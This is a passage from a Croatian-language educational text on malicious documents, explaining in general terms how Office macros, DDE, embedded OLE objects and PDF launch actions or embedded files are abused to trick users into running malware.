Kao odgovor na takav zlonamjerni softver, ugrađene su zaštite u Microsoft Office koje sprječavaju automatsko izvršavanje makronaredbi. U modernim inačicama Microsoft Officea, prije nego se pokrenu bilo kakve makronaredbe, korisnik prvo mora omogućiti njihovo izvršavanje klikom na gumb s natpisom „*Enable content*“ ili slično. No i dalje, ako korisnik klikne navedeni gumb i omogući izvršavanje makronaredbi, pokrenut će se zlonamjerni kod.


Prethodno spomenute zaštite nisu u potpunosti spriječile ovu vrstu napada. Napadači su se prilagodili – današnji dokumenti sa zlonamjernim makronaredbama često imaju sadržaj koji pokušava uvjeriti žrtve da je nužno kliknuti na „*Enable content*” kako bi se prikazao sadržaj dokumenta. Kao što je prethodno rečeno, jednom kada žrtva klikne na „*Enable content*”, pokrenut će se napadačev zlonamjerni kod.

Na slikama 24 i 25 prikazani su primjeri stvarnog zlonamjernog softvera koji koristi makronaredbe sadržane u Microsoft Word dokumentu. Sadržaj prikazanih dokumenata sastavljen je tako da pokuša obmanuti žrtvu da klikne na „*Enable content*“ i slično te time isključi zaštite i u konačnici pokrene zlonamjerni kod (18) (19). Crvenom bojom istaknuti su dijelovi sadržaja dokumenata koji navode žrtvu na isključivanje zaštita. Ključno je

razumjeti da ti označeni dijelovi **nisu dio sučelja Microsoft Worda**, već je to samo sadržaj kojega je napadač oblikovao da izgleda kao dio sučelja.




Slika 24 – Microsoft Word dokument čiji sadržaj pokušava obmanuti korisnika da isključi zaštite i pokrene zlonamjerne makronaredbe (crvenom su bojom označeni ključni dijelovi sadržaja dokumenta) (18)



Slika 25 – Microsoft Word dokument čiji sadržaj pokušava obmanuti korisnika da isključi zaštite i pokrene zlonamjerne makronaredbe (crvenom su bojom označeni ključni dijelovi sadržaja dokumenta) (19)

3.2.1.2 Dynamic Data Exchange protokol

Microsoft Office dokumenti podržavaju i ***Dynamic Data Exchange*** (skraćeno **DDE**) protokol. To je mehanizam pomoću kojega Microsoft Office dokumenti mogu preuzeti podatke od vanjskih aplikacija. Primjerice, DDE je moguće koristiti za izradu Microsoft Excel tablice koja dinamički, pomoću vanjske aplikacije, dohvaća podatke s burze te ih prikazuje i obrađuje. Na slici 26 prikazan je primjer upravo takve Microsoft Excel tablice (20).




	A	B	C	D	E	F
1	APPLE INC.	128.61	128.65	128.99	128.15	128.94
2	BASF SE NA O.N.	81.24	82.16	82.09	80.65	81.5
3	BEL20 Index	3634.76	3646.69	3655.99	3628.23	3653.44
4	CAC40 Index	4873.5	4904.0	4922.0	4855.5	4921.5
5	DAX30 Full1214 Future	11095.5	11190.0	11224.0	11057.0	11201.5
6	FTSE MIB40 Index	22753.46	22847.34	22959.41	22666.5	22858.07
7	GOOGLE INC. CLASS C	547.32	549.53	549.87	546.05	549.69
8	IBEX35 Index	10964.1	11062.0	11056.1	10937.3	11022.8
9	Mini S&P500 Only1214	2092.25	2092.25	2102.75	2083.5	2098.75
10	Spot EUR/GBP	0.7327	0.7286	0.7336	0.7266	0.7274
11	Spot EUR/JPY	140.13	139.6	140.32	139.04	139.7
12	Spot EUR/USD	1.1197	1.1115	1.1225	1.1084	1.1225

Slika 26 – primjer Microsoft Excel tablice koja DDE protokolom od vanjskog programa dohvaća podatke s burze (20)

Dynamic Data Exchange protokolom moguće je prilikom otvaranja dokumenta pokrenuti bilo koju vanjsku aplikaciju s proizvoljnim argumentima. Zato je moguće otvaranjem dokumenta pokrenuti proizvoljne naredbe, pa time i zlonamjerni kod.


Slično kao i kod dokumenata s makronaredbama, kako bi se pokrenuo zlonamjerni kod, korisnik prvo mora odobriti njegovo pokretanje klikom na odgovarajuće mjesto u sučelju. Zato su napadi dokumentima pomoću DDE protokola prilično slični napadima dokumentima s makronaredbama. Na slici 27 prikazan je primjer stvarnog zlonamjernog softvera koji je sadržan u Microsoft Word dokumentu te koristi DDE za izvršavanje zlonamjernog koda (21). Primjer je izrazito sličan prethodnim primjerima zlonamjernih Microsoft Word dokumenata s makronaredbama – jedina stvarna razlika je što se u ovom slučaju zlonamjerni kod ne izvršava pomoću makronaredbi, već pomoću DDE protokola.



Slika 27 – Microsoft Word dokument čiji sadržaj pokušava obmanuti korisnika da isključi zaštite i pokrene zlonamjerni kod pomoću DDE protokola (21)

3.2.1.3 Ugrađeni OLE objekti

U Microsoft Office dokumente moguće je ugraditi druge datoteke u obliku tzv. OLE objekata. Primjerice, moguće je u Microsoft Word dokument ugraditi video datoteku, kao što je prikazano na slici 28.




Slika 28 – video datoteka ugrađena u Microsoft Word dokument u obliku OLE objekta

Kada korisnik klikne na ugrađeni objekt, primjerice video datoteku, pokrenut će se vanjski program povezan s odgovarajućim tipom datoteke, u ovom slučaju program za prikazivanje videa.

No u dokument je moguće ugraditi i *.exe* datoteku ili druge slične datoteke sa zlonamjernim kodom. Slično kao i kod prethodnih napada pomoću Microsoft Office dokumenata, sadržaj dokumenta je obično sastavljen tako da prevari žrtvu da klikne na ugrađeni objekt i time pokrene zlonamjerni kod.

Na slici 29 prikazan je Microsoft Word dokument u kojega je ugrađena skripta sa zlonamjernim kodom kao OLE objekt (22). Kada žrtva dva puta klikne na ikonu skripte, ona se pokreće te se izvršava njen zlonamjerni kod. Slično kao kod primjera napada pomoću makronaredbi i DDE protokola, i u ovom slučaju je sadržaj dokumenta sastavljen tako da prevari korisnika da svojim radnjama pokrene zlonamjerni kod.




Slika 29 – Microsoft Word dokument sa zlonamjernom skriptom ugrađenom kao OLE objekt te sadržajem koji pokušava obmanuti korisnika da pokrene navedenu skriptu (22)

3.2.2 Zlonamjerni kod u PDF dokumentima

Slično kao Microsoft Office dokumenti, i PDF datoteke podržavaju legitimne funkcionalnosti koje je moguće zloupotrijebiti za izvršavanje zlonamjernog koda. Konkretne tehnike napada u pravilu ovise o programu kojega žrtva koristi za otvaranje PDF datoteka npr. *Adobe Acrobat Reader*, *Foxit Reader*, *Sumatra PDF*…

3.2.2.1 Automatsko pokretanje vanjskog programa

Specifikacija PDF dokumenata definira funkcionalnost automatskog pokretanja proizvoljnog vanjskog programa. To je ujedno i jedan od legitimnih mehanizama koji se mogu zloupotrijebiti za izvršavanje zlonamjernog koda. Slično kao i u prethodnim napadima pomoću dokumenata, za napad pomoću ove funkcionalnosti dovoljno je da napadač obmane žrtvu da klikne na „*Ok*", „*Open*" i slično te time omogući izvršavanje zlonamjernog koda. Na slici 30 prikazana je PDF datoteka koja koristi ovu funkcionalnost da pokrene vanjski program te sigurnosno upozorenje koje se u tom slučaju prikazuje.




Slika 30 – PDF datoteka koja automatski pokreće vanjsku aplikaciju te sigurnosno upozorenje koje se u tom slučaju prikazuje


3.2.2.2 Ugrađene datoteke

Još jedna tehnika napada PDF datotekama je ugrađivanje datoteke sa zlonamjernim kodom u PDF dokument. Ova tehnika je zapravo prilično slična prethodno spomenutoj tehnici ugrađivanja OLE objekata u Microsoft Office dokumente. Kao i u toj tehnici, ključni dio napada je obmana korisnika da otvori ugrađenu datoteku i time pokrene zlonamjerni kod.

Jedan zanimljivi primjer ove tehnike prikazan je na slikama 31 i 32. Prikazana PDF datoteka u sebi ima ugrađen Microsoft Word dokument koji u sebi sadrži zlonamjerne makronaredbe (23). U ovom slučaju, zlonamjerni kod je ovako slojevito upakiran kako bi što bolje izbjegao *anti-malware* sustave. Za uspješan napad, korisnik treba zanemariti sigurnosna upozorenja programa za otvaranje PDF datoteka i sigurnosna upozorenja Microsoft Worda. Na prvi pogled se možda čini da će rijetko koji korisnik biti toliko neoprezan, no u praksi, čak su i ovakvi napadi često uspješni.



Slika 31 – PDF dokument s ugrađenim Microsoft Word dokumentom koji sadrži zlonamjerne makronaredbe (23)



Slika 32 – Microsoft Word dokument sa zlonamjernim makronaredbama koji je bio sadržan u prethodno prikazanom PDF dokumentu (23)

